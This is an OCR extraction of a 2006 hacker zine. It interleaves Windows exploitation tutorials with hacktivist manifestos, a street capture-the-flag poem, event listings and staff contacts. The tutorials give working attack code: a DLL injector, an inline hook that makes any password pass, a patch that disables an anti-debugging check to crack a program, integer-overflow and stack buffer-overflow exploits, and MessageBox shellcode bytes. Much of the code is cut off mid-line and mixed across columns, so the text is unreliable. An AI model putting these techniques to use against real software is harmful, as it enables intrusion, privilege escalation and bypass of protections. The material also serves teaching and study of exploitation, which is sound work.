    case DLL_PROCESS_DETACH:
        WriteProcessMemory(GetCurrentProcess(), (void*)Fadd
restore address
    }break;
  }
  return true;
int WINAPI strcmphook(const char* str1,const char* str2)
{
return 0; // always return 0, no matter what password was.
};
```

Once we inject this DLL into our victim app like this: InjectDLL("Victim.exe", "hijack.dll"), you will notice that what password you supplied as a commandline argument, you w "Accepted" messagebox. As you can see process Hijacking can You could subvert an application to elevate your privileges account, download & execute an app with the privileges unde you could even backdoor the app itself by letting it execut injector @ startup, thus effectively taking over the app.

```
Act VI:
Difficulity: Hard
```

```
Ok, now let's hijack our little app to make any password wc
int WINAPI strcmphook(const char* str1,const char* str2); /
DWORD Faddr=0; // address
BYTE Fbackup[6]; // backup
DWORD InlineHook(const char *Library, const char *FuncName,
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Libr
// Fetch function's address
    BYTE jmp[6] = {
                           0xe9,
                                               //jmp
        0x00, 0x00, 0x00, 0x00, //address
        0xc3
                                             // retn
                                      };
          ReadProcessMemory(GetCurrentProcess(), (void*)add
// Read 6 bytes from address of hooked function from rooted
    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(frc
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jr
    // write the 6 bytes long trampoline to address of hook
current process
    return addr;
}
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD ul_reason_for_call,
                       LPVOID lpReserved
{
  switch (ul_reason_for_call)
    {
```

```
0040144F | . C600 00
                            MOV BYTE PTR DS: [EAX], 0
                            CALL < JMP.&KERNEL32.IsDebuggerP
00401452 | . E8 E9F50000
||[IsDebuggerPresent
00401457 | . 85C0
                            TEST EAX, EAX
                            JE SHORT Cp1.00401473
00401459 | . 74 18
0040145B | . C70424 0C00440>MOV DWORD PTR SS: [ESP], Cp1.0044
"Your attempt to debug this application is considered a cri
governement, legal action will be taken against you...
                            CALL <JMP.&msvcrt.printf>
00401462 | . E8 69F30000
00401467 | . C70424 FFFFFFF>MOV DWORD PTR SS: [ESP],-1
0040146E | . E8 4DF30000
                            CALL <JMP.&msvcrt.exit>
LOL! They use a standard win32 API called IsDebuggerPresent
application is being debugged.... hmmm,
```

004013C4 |. C74424 04 0000>MOV DWORD PTR SS:[ESP+4],Cp1.00 "LOIACU]QH"

seems to be the encrypted password, we don't want to spend the algorithm and decrypt it by hand so let's debug it! As application terminates when we debug it this way. Let's tak the anti-debug technique:

This piece is interesting, it calls IsDebuggerPresent and s returned in EAX, if so, it ends, if not it continues... hmm conditional jump, what if we'd make it an uncomditional jum continue the application (JMP is OxEB, keep that in mind).. Fire up a hexeditor (or just do it in OllyDBG, i just want

HexEditors as well :D ) and open the app in it. Now look fo sequence of bytes:

00401457 | . 85CO TEST EAX, EAX

00401459 74 18 JE SHORT Cp1.00401473

find: 85C07418

and replace the 74 with EB...

That was easy, we already broke their anti-debugging techni Now all we gotta do is put a breakpoint on 00401470 . C600 00 MOV BYTE PTR DS:[EAX],0 so we can watch ECX being "IGNORANCE"... yet another applic

There are many commercial copyright-protection schemes whic difficult if we'd reverse only in the ways described, but t too, by taking advantage over the fact that the target progenvironment, you control the OS! That means you can manipul sides. One way is process hijacking by DLL injection, which

# Process Hijacking

Process hijacking involves executing you code in another pr as in exploiting it to make it execute shellcode). This can ways, either directly by executing a part of you executable process, or by DLL injection. With the advent of Windows DE Prevention) this leaves us the latter. Injecting your DLL i goes as follows:

Fetch the target process' PID (Process ID)

Open a handle to the target process

Fetch the address of LoadLibraryA dynamically

Allocate enough memory for an argument to LoadLibraryA

Do a VirtualProtectEx to set the code pages to PAGE\_EXECUTE

write the name of the DLL to load ,into the memory (was local address)

```
DWORD InlineHook(const char *Library, const char *FuncName,
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Libr
// Fetch function's address
    BYTE imp[6] = {
                                               //jmp
                           0xe9,
        0x00, 0x00, 0x00, 0x00, //address
        0xc3
                                             // retn
                                      };
          ReadProcessMemory(GetCurrentProcess(), (void*)add
// Read 6 bytes from address of hooked function from rooted
    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(fro
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jm
    // write the 6 bytes long trampoline to address of hook
current process
    return addr;
}
This function resolves the address of the function to be ho
trampoline as follows:
JMP <4 empty bytes for addres to jump to>
RETN
the address to jump to (the hook) is resolved like this:
((To)-(From)-5) == ((HookAddress)-(TargetAddress)-5)
```

the old address is backed up, to be able to unhook the func

overwriting the trampoline with the original address).

Here follows a small example in C++:

```
{
                                                                             restore the old permissions
        DisableThreadLibraryCalls((HMODULE)hModule); //don'
        // do what you want once attached
                                                                      Here follows a sourcecode example in c++:
        return true;
                                                                      BOOL WriteToMemroy(HANDLE hProcess, LPVOID lpBaseAddress, L
    }break;
    case DLL_PROCESS_DETACH:
                                                                      SIZE_T nSize)
                                                                     {
        // bring back to old state
                                                                          DWORD dwOldProtect;
                                                                          BOOL boolReturn = FALSE;
    }break;
                                                                          if(hProcess == NULL) // own process?
  return true;
                                                                              VirtualProtect(lpBaseAddress, nSize, PAGE_EXECUTE_R
                                                                      &dwOldProtect); // now Ex needed, only a VirtualProtect
                                                                              boolReturn = ((memcpy(lpBaseAddress, lpBuffer, nSiz
Imagine the following application:
                                                                      instead of WriteProcessMemory
int main(int argc, char *argv[])
                                                                              VirtualProtect(lpBaseAddress, nSize, dwOldProtect,
                                                                      set back
    system("PAUSE");
    if (argc-1)
                                                                          else
    {
                                                                          {
    if (strcmp(argv[1],"XPLT") == 0)
                                                                              VirtualProtectEx(hProcess, lpBaseAddress, nSize, PA
      MessageBoxA(0, "Accepted", "Accepted",0);
                                                                      &dwOldProtect); // Virtualprotectex to be able to read and
                                                                              boolReturn = WriteProcessMemory(hProcess, lpBaseAdd
                                                                      (LPVOID)lpBuffer, nSize, 0); // Write to memory
                                                                              VirtualProtectEx(hProcess, lpBaseAddress, nSize, dw
    return 0;
}
                                                                      &dwOldProtect); //set back
                                                                          }
Ok, this simple app can be fooled by hijacking the main fun
                                                                          VirtualFreeEx(hProcess, lpBaseAddress, nSize, MEM_RELEA
strcmp. Strcmp is a string comparing function located in th
pause is used to ensure we get the time to inject our DLL i
                                                                          return boolReturn;
Ok, we'll hijack the function by using a detours trampoline
                                                                      }
as described in:
http://research.microsoft.com/~galenh/Publications/HuntUsen
goes as follows:
                                                                      BOOL InjectDLL(char* ProcessName, char* strHookDLL)
```

```
printf("Initiating injection of '%s' into '%s'\n",strHc
                                                                     failed?
    DWORD dwPID = GetProcessID(ProcessName);
                                                                              CloseHandle(hProcess);
    if(dwPID == 0)
    {
                                                                              return FALSE;
            printf("Couldn't retreive valid ProcessID for p
'%s'!\n",ProcessName);
                                                                          HANDLE hRemoteThread = CreateRemoteThread(hProcess, NUL
                                                                      (LPTHREAD_START_ROUTINE)LoadLibraryAddr, (LPVOID)RemoteStr,
           return FALSE;
    }
                                                                      load our DLL
                                                                          if(hRemoteThread == INVALID_HANDLE_VALUE)// failure?
    HANDLE hProcess;
    HMODULE hKernel;
   LPVOID RemoteStr, LoadLibraryAddr;
                                                                              printf("Couldn't create remote thread within proces
   hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID
                                                                      '%s'!\n",ProcessName);
          if(hProcess == INVALID_HANDLE_VALUE) //couldn't
                                                                              CloseHandle(hRemoteThread);
process
                                                                              CloseHandle(hProcess);
    {
        printf("Couldn't open process '%s' with ID %d!\n",F
                                                                              return FALSE;
        return FALSE;
    }
                                                                          CloseHandle(hProcess);
                                                                          printf("'%s' successfully injected into process '%s' wi
                                                                     %d!\n",strHookDLL,ProcessName,dwPID);
   hKernel = LoadLibrary("kernel32.dll");
                                              //load kernel
                                                                          return TRUE;
    if(hKernel == NULL)// couldn't load?
                                                                     }
        printf("Couldn't load Kernel32.dll!\n");
                                                                      Well that wasn't THAT difficult, now was it? The next quest
                                                                      "What to inject?". Well you can do a lot once your DLL is 1
        CloseHandle(hProcess);
        return FALSE;
                                                                     process termination to full-blown input/output manipulatio
    }
                                                                      your DLL should look like this:
    LoadLibraryAddr = (LPVOID)GetProcAddress(hKernel, "Load
                                                                      BOOL APIENTRY DllMain( HANDLE hModule,
                                                                                             DWORD ul_reason_for_call,
address of LoadLibraryA
    RemoteStr = (LPVOID)VirtualAllocEx(hProcess, NULL, strl
                                                                                             LPVOID lpReserved
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE); // allocate memc
    if(WriteProcessBytes(hProcess, (LPVOID)RemoteStr, strHc
                                                                     {
strlen(strHookDLL)) == FALSE) // write it to memory
                                                                        switch (ul_reason_for_call)
    {
        printf("Couldn't write to process '%s' memory!\n",F
                                                                          case DLL_PROCESS_ATTACH:
```

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# The Anarchist Library Anti-Copyright



HackThisSite.org
Hack This Zine! 04
Ammo for the Infowarrior
2006

Retrieved on 2022-03-16 from exploit-db.com/papers/42910

theanarchistlibrary.org

#### 00401318 \. C3 RETN

Ok, now take a carefull look at the registers as we move tr execution:

Before the LEAVE in Funk, EBP is 0x0022FF58 (points to save LEAVE, EBP is 0x0022FF<overflowing byte here> (while it shou ESP is changed 0x0022FF5C ( 0x0022FF58 + 4). Now if we cont just after Main's LEAVE (in the example at 0x00401317) we c now 0x0022FF<overflowing byte + 4), and EIP will be popped we have our exploitable condition! Our initial overflowing like:

In case of a mingw compilation:
["\x90"x1024] + ["\x90" x 8] + [overflowing byte]
In case of a gcc compilation:
["\x90"x1024] + [overflowing byte]

Now we should let the overflowing byte point somewhere in t buffer. Keep in mind that that byte will be increased with In this case 0x01 should suffice, becoming 0x05 in ESP.

Then, at that address (in our buffer: 0x0022FF05) we should the start of our shellcode, that will be popped into EIP. S following exploitation buffer:

[Shellcode] [addr of Shellcode] [overflowing nops (if necessa pointing to the addres of [addr of Shellcode]]

There is are several issues with this exploitation method o to buff being declared in Func, it might have it's data par (due to windows' relative addressing method), rendering thi told you there are some major differences in exploitation o (as always >.>) and this is a large drawback because we thi worst case scenario. The other (and probably biggest) drawb

strange DWORDs between the saved EBP and our buffer on a Mi means we must be very careful at looking what compiler what app before drawing conclusions about potential exploitable

# Integer overflows:

Integer overflows are misunderstood bugs. They are relative the sense of occurance but in the sense of discovery. They or just neglected due to the lack of exploitation knowledge overflows basically consist of increasing an integer beyond capacity, thus sometimes causing exploitatable behavior. Ok following min and max value table of several data types:

So, let's look at the next aritmetic example:

```
int main(int argc,char* argv[])
{
byte a = 0xFF;
a += 0x1;
return 0;
```

running this app in a debugger would reveal to us what you Since OxFF is 255 but also (in case of an unsigned 8-bit va to OxFF (being the max value of a byte) makes -1 + 1 = 0. Tour own purposes. Imagine the following app vulnerable to a

```
int main(int argc,char* argv)
{
  char buffer[20];
  if(argc != 3)
  exit(-1);
  int i = atoi(argv[2]);
  unsigned short s = i;
  if (s > 19) // 'prevent' b0f
```

```
exit(-1);
strncpy(buffer,argv[1],i);
return 0;
}
This is indeed an extremely gullible app, trusting the user
length of the data, but these constructs occur more often t
obscurely and complex yes, but they occur nontheless. Now,
is bigger than 19, which would cause a potential bOf, so it
way. What's wrong though is this line:
```

```
unsigned short s = i;
```

since atoi returns a signed 32-bit int which can hold up to unsigned short can only hold up to 65,535, thus we could in argv[2], overflowing s (and setting it to 0) bypassing the overflowing the buffer anyway.

Now, the following example will incorporate several vulnera

```
char* UserBuffer = (char*)malloc(10);
int TrustedData = (int)malloc(4);
memcpy(&TrustedData,&SomeTrustedSource,4);
int len = atoi(argv[2]);
short l = len; // [V1]
if(1 > 9) // [V1.5]
exit(-1);
strncpy(UserBuffer,argv[1],len); // [V2]
if (TrustedData + SomeUserSuppliedValue > SomeLimit) // [V3
DoSomethingElse()
```

Ok, the first vuln lies with [V1], where len is converted t int, like discussed earlier this can help us bypass the bou and copy more data to UserBuffer [V2] than it can handle an TrustedData (we should copy (addr of TrustedData's allocate

UserBuffer's allocated area) bytes to UserBuffer and all da overwrite the data in TrustedData, which is assumed to orig SomeTrustedSource. We can for example exploit this as a sig TrustedData negative, thus bypassing the boundschecking at overflowing data that relies on SomeUserSuppliedValue as a

#### Outro:

Well, I hope you liked the article and learned something ne remember, O-days are O-days, don't make them public Anyways, shouts go to the whole HackThisSite cast & crew , community and vx.netlux.org peeps.

#### Nomenumbra

This article is really pretty detailed, but regardless, it few things before reading this paper. Some basic details at some very simple ASM knowledge will help. Things such as he registers function in relation to a functions stack frame a

defined themselves against a system of capitalist relations lives in opposition. Every aspect of the hacker's life was freedom -- from creating communities that shared informatic that information in a way that would strike out against thi When nobody understood how technology worked in the systems hackers figured those systems out and exploited them to our were criminals, yes, but their crimes were defined by the l institutions that they sought to destroy. While they were c as criminals by those institutions, their true crimes were curiousity, freedom, and the strength to dream of a better

Somewhere along the way the ruling class started paying hac very systems that they had so passionately attacked. Origin jobs while smiling out of the corners of our mouths, thinki tricking those in control. But at some point we tricked our does not break you, it seduces you - and seduced by the sir relations, we lost sight of our dreams and desires. Instead create a new world, we found ourselves writing facial recon sought to preserve this one at all costs.

Today, the attempts at revival of hacker culture make hacke mere hobbyists. We pat ourselves on the back and smile abou hackers again, that we've gotten back to tinkering, that we things with LEDs once more. But this tinkering is only the self. Asking for the right to modify a commodity that has be not challenge anything. These projects only help to create longer leashes, recuperating our desires and satisfying our by putting wall paper on this ugly world.

 instructions manipulate the call stack. Every tutorial in t exactly what these things do and there is plenty of documen

So I am going to give as little background as possible with focus on the less often addressed aspect of how to do a buf on Windows. If you do not have any background, and may hav found a lot of what is written sounds like a foreign langua find the information from 'Smashing the Stack' [3] could be prerequisite reading, especially information before the sec shell code.

Also, I can suggest the IA-32 Developer's Manual Vol. 1 to of Chapter 6 of the manual devoted to explain how calling c the stack is set up, and other useful information. It can b

http://www.intel.com/design/pentium4/manuals/index\_new.htm ftp://download.intel.com/design/Pentium4/manuals/25366519.p

Don't let this seem too daunting, you will hopefully be abl concepts pretty simply. So let us jump right into things. H code that will crash because it overwrites special memory, execution, on the stack.

-----

```
#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
```

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```
char buffer[512];

for(int i = 0; i < 512; i++)
          buffer[i] = 'X';

copy(buffer);
   return 0;
}</pre>
```

The function copy(char\*) makes a very careless mistake. It function, which copies one string to another. Unfortunently is larger than the local one, and writes into special memor touch. Here is how our program's stack memory looks before

| /                    | \ |        |
|----------------------|---|--------|
| I                    | Ì | lower  |
| 1                    |   | memory |
| 256 buffer           |   |        |
| [hfsdkfhakjlasghkdl] |   | /\     |
| I                    |   | /\     |
| OxEBP - OxRET        |   | 11     |
| 1                    | l | 11     |
| copy()'s stack frame | 1 | 11     |
|                      |   | 11     |
| args                 |   | 11     |
|                      |   | 11     |
| I                    |   | 11     |
| 512 buffer           |   | 11     |
| [XXXXXXXXXXXXXXX]    |   | 11     |
| [XXXXXXXXXXXXXXX]    | l | 11     |
| 1                    | l | 11     |
|                      |   |        |

the space is open daily from 12pm->5pm for general access recurrent events in the late evening. access to dai5ychain scheduled times may be requested via a form on the website enabled whenever possible.

#### \*\* CHICAGO SOFTWARE FREEDOM DAY : SEPT 16 \*\*

Calling all free-wheeling free-information free-reproductio the hackers who love the streets! For the activists that j resources! And for the militant media makers in search of f to knowledge and ideas.

Sept 15 2006 Location TBA Chicago, IL USA

Intellectual Property Regimes and Alternatives Low Power Radio FM Internet Law for Activists Public Space Non Profit

This event will gather some of the regions most committed a free software lovers, socially engaged artists, independent critical thinkers to brainstorm and develop an agenda for t support of radical social movements in the great lakes regi

```
http://www.dai5ychain.net
http://hackmeetingwiki.dai5ychain.net
http://chicagolug.org/lists/listinfo/chicago-hacktavism
http://www.freegeekchicago.com
http://www.hackbloc.org/chicago
```

# 

When I was a kid, hackers were criminals. Hackers were dreathis world and its oppressive institutions. Hackers were br

Having the zine in your hands is still the best way to expe you can't print your own(double sided 8.5x11) then you can issue and all back isssues online at the nice fellows at Mi Publishing(microcosmpublishing.com) who are based out of Pc in Chicago, you can grab a copy at Quimbys Books or at the in Pilsen. Or just visit us at one of the many events Hackt locally, regionally, and nationally!

#### \*\* DAI5YCHAIN.NET \*

dai5ychain is a public-access computer lab and events platf pilsen, chicago, in a former flower shop. the dai5ychain pr platform for new media performance and screening events dev in response to a unique network architecture. it shares a t Busker project initiated and programmed by tamas kemenczy a the dai5ychain project is developed and maintained by jake tamas kemenczy and others.

The hacklab project has from its inception included worksho sessions, and dai5ychain aims to enable these vital activit of the local software development and new media arts commun and asked to provide workshops, and the space will also be receptive to proposals of this nature.


dai5ychain aims to provide a variety of technical resources interested in the following:

01 : open\_platforms -- open source/hackable/extensible soft examples: linux, pureData, superCollider

02 : obsolescent\_kit -- 'obsolete' and otherwise antiquated commercially inaccessible hardware and software platforms f examples: commodore64, dumb terminals, dot-matrix printers,

|   | OxEBP - OxRET                   |   |        |
|---|---------------------------------|---|--------|
|   |                                 |   | higher |
| l | <pre>main()'s stack frame</pre> |   | memory |
| \ |                                 | / |        |

When strcpy tries to copy the 512 byte buffer into the 256 funny things happen. It disregards that the destination is overwrites the RET address and the saved EBP. So then it ki the ASCII value of 'X')



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This represents how the RET address is overwritten. strcpy our 256 byte buffer, and overwrites the EBP and EIP. So now tries to return from the function calling the RETN instruct pops 0x58585858 into EIP which is invalid, and the program this by checking the registers. This opens up some possibil could potentially overwrite the EIP with anything that we we execute whatever code we wanted, and hijack the flow of the

All this, you may have already known. But, there are severa Windows platform that change the circumstances of this. To to do now, let's take a close look at copy()'s stack frame.

| <higher< th=""></higher<> |
|---------------------------|
| memory>                   |
| EBP]                      |
| 11                        |
| \/                        |
|                           |

[data, including the buffer, on stack] [saved ebp]
[ret] [args] [main()'s stack frame =>]

| << target >>

In this problem, we have almost full control over the stack any data that we want onto the stack, provided it does not bytes (which strcpy see's as the end of a string). So now, this vulnerable function after compilation. Compiled with V fat which initializes data on the stack and saves registers

\_\_\_\_\_

PUSH EBP

## We are many, they are few!

Zine staff: darkangel, nomenumbra, alxciada, br0kenkeychain sally, wyrmkill

HTS Staff: iceshaman, custodis, scriptblue, outthere, mcast wells.

Hackbloc/Hacktivist: flatline, alxciada, darkangel, wyrmkil hexbomber, blissi, whiteacid, sally, squee, ardeo, pacifico Contributers: spydr, phate, moxie, scenestar, truth, leachi rugrat, ikari, s1d, skopii, bfamredux, kuroishi, wyrmkill, cola

--> Make Contact <--

Project Organizer: Jeremy Hammond - whooka[at]g

--> Join us on IRC <-irc.hackthissite.org SSL port 7000
#hackthissite #hackbloc #help

--> Visit Our Online Forums <-http://www.criticalsecurity.net or http://www.hackbloc.org/forums

--> Email Us <-htsdevs@gmail.com hackbloc@gmail.com

--> GET COPIES OF THE ZINE! <--

Electronic copies of the zine are available for free online website. We have produced two versions of the zine: a full version which is best for printing and also includes all so well as a raw TXT version for a more readable and compatibl

## hackthissite.org

Hack this site is a free and legal training ground that all their security skills against a series of realistic hacking provide a friendly environment for people to get involved w internet security by collaborating with other coders and ha

#### hackbloc.org

Hackblocs are local groups and gatherings where hackers and discuss, share skills, and collaborate on projects related open source, tech activism, and more. We work to defend a f free society by mixing hacker and activist strategies to ex and direct action hacktivism. Each local group is autonomou form a decentralized network to collaborate and coordinate with other social justice struggles around the world.

#### Current Collectives:

San Francisco Bay Area - http://www.hackbloc.org/sf/Chicago - http://www.hackbloc.org/chicago/Canada - http://www.hackbloc.org/ca/UK - http://www.hackbloc.org/uk/US-south http://hackbloc.org/south
Maine - see forums

#### hacktivist.net

A 'think tank' for hacktivist related activities: user submimages, and articles as well as resources on getting involvactivism.

## disrespectcopyrights.net

An open collection of anti-copyright images, pdfs, texts, m more related to programming, hacking, zines, diy culture, a system is integrated into a mediawiki site and also allows files.

MOV EBP, ESP SUB ESP, 140

MOV EAX, DWORD PTR SS: [EBP+8]

PUSH EAX

LEA ECX, DWORD PTR SS: [EBP-100]

PUSH ECX

CALL main.strcpy

ADD ESP,8

ADD ESP,140 MOV ESP,EBP POP EBP RETN

\_\_\_\_\_

So, essentially, we have control over all the memory from E because strcpy does not check whether the buffer is large e to hijack the program by overwriting the RET which is at EB return to somewhere else. The way I am presenting is the mo do this, but this concept may be sort of abstract for you a read carefully.

If we can find where the RET is on the stack, we can overwr we want and alter the flow of execution. If all was perfect point right to our shellcode. But we may not know the exact shellcode on the stack, so this might be difficult. So, wha the RET jump to an instruction, which will take the form of

## JMP/CALL <SOMEREGISTER>

Where SOMEREGISTER is a register like EAX, ESP, EBX, as clo as possible. In our code, for example, we are very lucky in strcpy(..) returns a pointer to the destination buffer, whi

over, and return values are in EAX. So, we need to find an JMP EAX or CALL EAX.

One way that we can do this is by using the OLLYUNI plug-in (http://www.phenoelit.de/win/index.html)

To use, put the plug-in DLL in the same dir as the Olly exe debug, right click the disassembly window, and go to Overfl then select ASCII Overflow Returns, and then JMP/CALL EAX. awhile trying to search for the instruction in memory, but about a minute. Then, right click again, and write the valu will show you the address of an instruction in memory. You value that is in a loaded DLL. I, for example, found one at kernel32.dll.

The address of such an instruction on your machine may no Search for yourself!

-----

So here's how the stack is laid out. We are going to write buffer, to the RET value, and overwrite the RET with the ad EAX instruction:

So, I needed 104h, 260, bytes of junk, before I get to the reason your situation is different you can start small and

3 hours long, 30+ strangers showing up on a cold, wet night.

They have my email address, and I'm going to show up at whatever they do next.

Now if you'll excuse me, I have to write a theme song for the Rat Patrol.

those are the guys who ride around Chicago on those big, tall, crazy bikes.

I met a few last night, and they need a theme song.

\*\* HACK THIS ZINE #4: AMMO FOR THE INFO-WARR

We are an independent collective of creative hackers, crack anarchists. We gather to share skills and work together on teach and mobilize people about vulnerability research, pra how free technology can build a free society. We are an ope ever changing collective which generally works on IRC. Ever explore and contribute to the group and it's related project

Network of Projects

I don't find myself sprinting so often these days.

but last night,
I ran like the wind,
until the wind was completely
out of my body and spilled
all over the streets.

Today, I am sore, but I am also grateful for such an evening of unexpected fun.

I met people I would never ordinarily meet.

I learned that you can find perfectly good bagels in the right dumpsters.

I smoked a bowl with the leaders of the event, a pair of twin activists.

Man, are they interesting cats.

they do stuff,
anything, they just
seem to want to take action,
be heard, have fun,
get noticed, make a statement,
have other people wonder about them
instead of wondering about a TV
full of artificially sweetened famous people.

Last night, they chose Capture the flag. and it was quite a success. end of a buffer filled with your data, to make the program the size of the buffer, keeping an eye on EIP when it is cr replace the end of it with the address of your JMP EAX inst the crime:

\_\_\_\_\_

```
#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];
    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    return 0;
}</pre>
```

It worked first try, and redirected execution to where all what if we replaced that with some executable code instead called shellcode. It consists of some compiled opcodes that gearworks of a vulnerable program to make it do what we wan because some useful shellcode is outside the scope of this

\_\_\_\_\_\_

make some very simple shellcode.

\_\_\_\_\_

#include <windows.h>
int main()
{
 MessageBox(0, 0, 0, 0);
 ExitProcess(0);
 return 0;
}

\_\_\_\_\_

Then, debug the program, step into it, and see where it tak base address that the DLL is loaded at varies in different distributions, and makes this shellcode very unportable The will probably different, but stepping through the program, ExitProcess is at 0x7c81caa2 and MessageBox at 0x77d804ea.

----- NOTE NOTE NOTE -----

| The address of such an instruction on your machine may no | Search for yourself!

-----

The address of such an instruction on your machine may not for yourself! So here's what I made. A simple shellcode, th of the tutorial. See Delikon's Windows shellcode-picture Bc (http://www.delikon.de/shellbuch/eng/1.html) for more info technique for making Windows shellcode.

\_\_\_\_\_

and the Bourne-Identity for the next three hours.

It was awesome.

We snuck around the city, in two and threes, and solo advances.

Once we crossed into enemy territory, we were vulnerable to capture and imprisonment.

But we were not alone in the streets, it was Wicker Park on a Saturday night, we could try to blend in, always looking out for a bastard with a white bandana.

And if you saw one, you ran.

I ran like I haven't run since I was fourteen.

running for my life, as if nothing else mattered in the world except to get back over Milwaukee Avenue.

When was the last time you did a full on sprint until you just couldn't run anymore?

For me, its been a while.

these days,
when I don't have a gig
on a weekend,
I never really have anything to do.

So I show up for summer camp games in cold weather and light rain.

there, at the train stop, I met 30 perfect strangers.

we divided into two perfect teams.

They were mostly strangers to eachother, a few pockets of friends here and there, but mostly just the bored, curious, and adventurous type who would show up for such an event.

Wide demographic, punks and yuppies and thirty-somethings and a gay guy, and a tall Jesus looking character, and a girl who told me she finds perfectly good bagels in the dumpster.

We got little bandanas to distinguish teams, and we hid our flags and planned our strategy.

and we were off.

And I felt like I was in Die-Hard

```
[BITS 32]
start:
   xor edx, edx
                       ; Avoids NULL byte
   push edx
                       ; MsgBox type
                       ; MsgBox body
   push edx
                       ; MsgBox caption
   push edx
   push edx
                       ; Owner hWnd
   mov eax, 0x77d804ea ; Addr of MessageBox, USER32 shoul
    call eax
   xor eax, eax
                 ; Avoids NULL byte
                       ; Exit code
    push eax
   mov eax, 0x7c81caa2; Addr of ExitProcess, KERNEL32 sh
         call eax
I then extract the shellcode from the compiled program, usi
editor. It corresponds to the opcodes which would make a me
error pop up, and then exit. So now I make a small program
shellcode at the start of the buffer that we control, and t
of it using a JMP EAX call.
#include <string.h>
#include <stdio.h>
char shellcode[] =
```

 $\x31\xD2\x52\x52\x52\x52\xB8\xEA\xO4\xD8\x77\xFF$ 

" $xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0$ ";

; Assembles NASM -fbin prog.asm

```
void copy(char *s)
{
                                                                    chicago urban capture the flag meets on the second saturda
    char buf [256];
                                                                   6pm in wicker park - milwaukee north and damen off the dame
    strcpy(buf, s);
}
                                                                   What did you do last night?
int main()
                                                                   I can tell you what I did.
Ł
                                                                   I played Urban Capture the Flag,
    char buffer[512];
                                                                   mother fucker.
    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';
                                                                   I saw signs and posters
                                                                   and little handbills all over
    //
                                                                   Wicker Park for the past couple weeks.
    // Shellcode placed at start of exploit buf
    // 0x7C816353 is a JMP EAX instruction
                                                                   "Reclaim the City"
    //
                                                                   "play Urban Capture the Flag"
    memcpy(buffer, shellcode, strlen(shellcode));
                                                                   with a map,
    *(int *) (buffer + 260) = 0x7C816353;
                                                                   a city grid,
                                                                   almost a square mile,
                                                                   separated by a great dividing
    copy(buffer);
    printf("If we got here, it didn't exit like it should h
                                                                   line known as Milwaukee avenue.
    return 0;
}
                                                                   And, an awesome little drawing
                                                                   of a dude with a beard running with a flag.
                                                                   It said to show up at the Damen
This is how our specially crafted exploit buffer looks when
                                                                   Blue Line train stop at 7 pm.
actual memory
                                                                   I did.
I had nothing else to do.
memory : < bufferbufferbufferbufferbuffer > < saved EBP > <</pre>
                                                                   It's strange,
```

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downloading'. Legal. Downloading. It is because they want t legal way of things for people to pick up items from a cent under their control. Downloading, not filesharing.

And this is precisely why we will change those laws.

During the passed week we have seen how far an acting part to prevent the loss of his control. We saw the Constitution violated. We saw what sort of methods of force and attacks the police is prepared to apply, not to fight crime, but in to harass those involved and those who have been close to t

There is nothing new under the Sun, and the history always is not about a group of professionals getting paid. This is culture and knowledge. Because whoever controls them, contr

The media industry has tried to make us feel shame, to say doing is illegal, that we are pirates. They try to roll a s look around today, see how they have failed. Yes, we are pi believes that it is shameful to be a pirate, has got it wro we are proud of.

That is because we have already seen what it means to be w control. We have already tasted, felt and smelled the freed top-down controlled monopoly of culture and knowledge. We h how to read and how to write.

And we do not intend to forget how to read and how to writ yesterday's media interests do not find it acceptable.

MY NAME IS RICKARD, AND I AM A PIRATE!

 The result it returns to our altered RET address, JMP EAX t shellcode. There is another register which allows our shell if we alter our program. We can have our program JMP ESP, T out very nicely. Let me show you the example and explain it

-----

```
#include <string.h>
#include <stdio.h>
char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";
void copy(char *s)
    char buf [256];
    strcpy(buf, s);
}
int main()
    char buffer[300];
    for(int i = 0; i < sizeof(buffer); i++)</pre>
        buffer[i] = 'X';
    //
    // 0x7C82385D is a JMP ESP instruction
    // Shellcode placed after overflowed RET
    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));
```

```
copy(buffer);
printf("If we got here, it didn't exit like it should h
return 0;
}
```

\_\_\_\_\_

Now let's look at the stack right as the function is going this code is going to execute, and the stack around this ar instruction indicates the value of ESP after it has execute

```
MOV ESP,EBP ; ESP = 0012FDF8
POP EBP ; ESP = 0012FDFC
RETN ; ESP = 0012FE00
```

```
0012FDF8
          58585858 << This is the EBP we overwrote with 'X
0012FDFC
          7C82385D << This is the RET to the JMP ESP, whic
0012FE00
           5252D231 << This is the start of the shellcode i
0012FE04
          EAB85252
0012FE08
          FF77D804
0012FE0C
           50C031D0
0012FE10
          81CAA2B8
0012FE14
           58D0FF7C
0012FE18
           58585858
```

So ESP and EBP start there right before the RET. Then 58585 EBP, and our new RET is RETN'ed and goes to JMP ESP. At tha also been decremented, and now points to our shellcode imme RET. Convenient! I think we are ready to attack our first a wimp, and I think you can do it. Here's the vulnerable litt

\_\_\_\_\_

#include <string.h>

Then a couple of centuries passed, and we got the freedom everywhere the same old model of communication was still be talking to the many. And this fact was utilized by the Stat system of "responsible publishers".

